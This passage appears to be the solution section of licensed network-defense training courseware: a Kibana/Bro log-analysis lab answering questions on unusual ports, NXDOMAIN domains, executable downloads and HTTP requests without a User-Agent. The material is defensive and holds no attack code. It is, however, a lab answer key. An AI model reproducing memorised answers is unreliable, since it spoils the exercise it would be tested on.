7. How many HTTP requests were sent by an internal IP (10.5.0.0/16) that lacked a User-Agent?

After completing the lab, stop the docker containers by running the following in a terminal:

```
cd /labs/egress
docker-compose stop
```

 **Solution**


1. What is the most common service to be communicated with?

This is not a trick question, but there is a common trap that students can fall into. While we might think of destination ports as indicating service, merely communicating with a particular destination port does not mean that the application layer service associated with that port was actually used. Consider a backdoor command shell communicating over port 80. Your first assumption might be that port 80 suggests HTTP, but in this case, that assumption would have been incorrect. Bro is application layer aware and attempts to decode traffic seen regardless of port considerations. The highest layer protocol successfully decoded is tracked in the **service** field of Bro's **conn.log**.

Assuming you completed the lab setup previously, click Discover in the Kibana interface and perform a search by entering the following search criteria in the **Search...** box and clicking the ****Update*** button.

```
event_type:bro_conn AND _exists_:service
```

A quick way to get a sense of the most common values represented for a field is to find the field under "Available Fields" and click on it. This will expand the "Top 5 values."




This simple heads up display is incredibly useful. In addition to simply clicking the **"Add"** button to add that field as a column in the data table, you can click the + magnifier to filter in that value or the - magnifier to filter out a particular value. Very useful for digging through initially.

Warning: Notice the **"in 500/500 record"** part right after the **"Top 5 values in..."**. What this tells us is that we are seeing the Top 5 values in a sample of the data, which might well not be representative of the whole dataset.


If you have filtered down to fewer than the total records included in the sample, then the data is able to be trusted. Otherwise, we need to dig in further.


Because of the potential ambiguity of using the "Top 5 values" listed for the field, you could explore this data using a visualization.

In Kibana, go to **Visualize**. If a previously used visualization pops up, just click Visualize at the top of the visualization:



A prebuilt visualization for the data we want is: **bro_conn: Top 10 Services**





Although, as we will see in the next question, some destination ports might actually be more widely targeted. HTTP is the service that is most commonly communicated with.


2. Which two of the top 10 destination ports (based on the number of sessions) warrant further review, and why?

Note: This question is subjective. This is especially the case because we ask for two ports requiring review even though a strong case could be made for more than two.

A prebuilt visualization for this purpose is: **bro_conn: Top 10 Destination Ports (Sessions)**

Title	Type
bro_conn: Longest Lasting Sessions	Data Table
bro_conn: Top 10 Destination Ports (Data)	Vertical Bar
bro_conn: Top 10 Destination Ports (Sessions)	Vertical Bar
bro_conn: Top 10 Services	Vertical Bar
bro_conn: Top Client IPs Outbound Data	Vertical Bar
bro_conn: Top Client IPs Outbound Packets	Vertical Bar
bro_dns: NXDOMAIN	Vertical Bar

The Top 10 ports from the resulting table are:



Most of the Top 10 ports look familiar. You can search the Internet for those you are less familiar with. You can also perform a quick search against your local system's `/etc/services` file to see if they are well-known ports.

Ports 137, 138, and 445 are all well-known Microsoft ports. They should absolutely not be used for outbound communications. Ports 25, 53, 80, and 443 are very well-known public services. This leaves ports 6000, 65520, and 555. Of those three, port 6000 will absolutely show up in `/etc/services` as being associated with X11. The two remaining (555 and 65520) warrant further review.

3. What is the most commonly queried non-existent domain?

In Kibana, go to **Discover** and perform the following search to filter the dataset down to just DNS information:

```
event_type:bro_dns
```

NXDOMAIN, or non-existent domain, is the canonical response from an authoritative DNS server indicating that the requested domain does not exist. This is distinct from a failed lookup (or SERVFAIL), which simply implies a general failure on the DNS service.

NXDOMAIN is a DNS response code. The fields containing this data in our Elastic Stack are `rcode` and `rcode_name`. `rcode` gives the numeric code for NXDOMAIN, which is a type 3 error. `rcode_name` will provide the simple name for type 3 DNS errors, NXDOMAIN.


Update the search to include a filter for the NXDOMAIN records:

```
event_type:bro_dns AND rcode:3
```

In the new search, we simply added **AND rcode:3** to our previous search. This will find DNS events that returned a type 3 error, which is NXDOMAIN.

The same results could have been achieved by using the **rcode_name** field rather than **rcode** as in this search:


```
event_type:bro_dns AND rcode_name:NXDOMAIN
```



While we start expanding data and counting entries, there are, of course, many easier ways that Kibana provides for us to get to the answer quickly. One way is to simply expand the **query** field under **Selected Fields** to see the Top 5 Values.

Note: Recall the previous comments about the potential for **Top 5 Values** from the **Selected Fields** to be misleading. This can occur in the case of results exceeding the number of records used for the sample (500 in our case). However, because we only have 32 records total, this approach will be sufficient in this case.

Click on **query** under selected fields and review the **Top 5 Values**:



Interpreting the results is fairly straightforward. The top result, **niray.com.cn**, comprises 84.4% of the total NXDOMAIN responses.


4. Which internal IP (10.5.0.0/16) address has downloaded the largest number of executable files?

MIME Type, also sometimes referred to as **Media Type** or **Content-Type**, which is an HTTP header, can be used to indicate the type of file being transferred.


Let's use a quick pie chart visualization to get a list of the various MIME Types bro discovered in the traffic.

A saved visualization for this purpose is: **bro_files: MIME Types**


In the legend on the right side of the visualization review the various MIME types and locate **application/x-dosexec**




Click on "application/x-dosexec" in the legend on the right, and then click on the magnifying glass with the plus:




This will add a filter for `mime_type.keyword:"application/x-dosexec"`:



Now, hover over that new filter and click the thumbtack or pin button:



Pinning a filter like this means that the filter will persist when you move to another part of Kibana. Go now to Discover and notice that the MIME type filter is prepopulated.



We now need to add a filter to constrain the results only to those associated with our internal IPs (10.5.0.0/16) downloading the files.


Update the search with the following:

```
event_type:bro_files AND destination_ip:"10.5.0.0/16"
```


At first, the use of `destination_ip` rather than `source_ip` might be confusing. The reason for this has to do with the particular log we are pulling the data from, `bro_files`. From the perspective of this log, the destination is where the file in question was sent, which is why we use `destination_ip`.

Now, find and click on the **destination_ip** field under **Selected Fields** to see the Top 5 Values.

Note: Recall the previous comments about the potential for **Top 5 Values** from the **Selected Fields** to be misleading. This can occur in the case of results exceeding the number of records used for the sample (500 in our case). However, because we only have 21 records, now this approach will be sufficient in this case.



Before moving on, remove the pinned filter by hovering over it and clicking the trash can icon.



5. What is the most common FQDN seen in HTTP traffic?

Use the "bro_http: Top FQDN in HTTP Traffic" visualization to answer this question.

This visualization is a simple data table that looks at the Host header of all HTTP requests and returns the top 5 in a data table.

host.keyword: Descending	Count
storage.conduit.com	55
69.194.193.34	14
188.173.32.149	12
static.garnet.synacor.com	12
www.google.com	12


You can clearly see the most frequently occurring FQDN in HTTP traffic in the visualization.

6. Identify the most frequently occurring URI in HTTP-based executable downloads.

This task is a bit of a variation upon a theme of what we have done previously with executable downloads. However, this time, instead of just looking at executable downloads in the bro_files log, we will need to find executable downloads in the bro_http logs. This will allow us to retrieve the HTTP URI associated with the executables.

In Kibana, go to **Discover** and filter for the bro_http logs:


```
event_type:bro_http
```



As we saw previously with the executable download question, MIME Types will be a useful way to identify executables transferred over HTTP. When using the bro_files log we were able to filter for executables with the following: **mime_type:"application/x-dosexec"**. Unfortunately, that exact field does not exist in the bro_http logs. Rather there are two fields for MIME Types: **orig_mime_types** and **resp_mime_types** that are associated with the HTTP request and HTTP response, respectively.


Filter for HTTP Response MIME types of "application/x-dosexec" with the following:

```
event_type:bro_http AND resp_mime_types:"application/x-dosexec"
```



We show 24 executables transferred over HTTP, but still need to figure out the most common URI associated with the hosted executables.

Now, find and click on the **uri** field under **Selected Fields** to see the Top 5 Values.



The URI most likely to lead to an EXE download didn't even have an EXE suffix. The most common URI is simply x


7. How many HTTP requests were sent by an internal IP (10.5.0.0/16) that lacked a User-Agent?

In Kibana, filter the data to only show HTTP data.

```
event_type:bro_http
```

Now filter further to only show data sent from our internal IP address space (10.5.0.0/16):


```
event_type:bro_http AND source_ip:"10.5.0.0/16"
```



Next, we need to narrow things down to only those entries where the user_agent is missing.

```
event_type:bro_http AND source_ip:"10.5.0.0/16" AND -user_agent:*
```


We have simply added **AND -user_agent:*** to the previous filter. The AND is self-explanatory, but what about the **-user_agent:***. The way to think of this is to filter for documents with a user_agent field containing any value, which would be, **user_agent:***. Then, we simply negate this by prefixing with a **-** to remove all of those entries.



This results in 14 entries where Internal IPs made HTTP requests without an HTTP User-Agent.

After completing the lab, stop the docker containers by running the following in a terminal:

```
cd /labs/egress
docker-compose stop
```

Answers

1. What is the most common service to be communicated with?

HTTP

2. Which two top 10 destination ports warrant further review, and why?


555 and 65520

Ports 137, 138, and 445 are all well-known Microsoft ports. Ports 25, 53, 80, 443 are very well-known public services. This leaves ports 6000, 65520, and 555. Of those three, port 6000 will absolutely show up in /etc/services as being associated with X11. The two remaining (555, 65520) warrant further review.

3. What is the most commonly queried non-existent domain?

niray.com.cn

4. Which internal IP (10.5.0.0/16) address has downloaded the largest number of executable files?



5. What is the most common FQDN seen in HTTP traffic?

storage.conduit.com

6. Identify the most frequently occurring URI in HTTP-based executable downloads.

x

7. How many HTTP requests were sent from Internal IPs (10.5.0.0/16) that lacked a User-Agent?

14

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

This page intentionally left blank.

Licensed To: Martin Brown <hermespa56@gmail_com> May 17, 2020

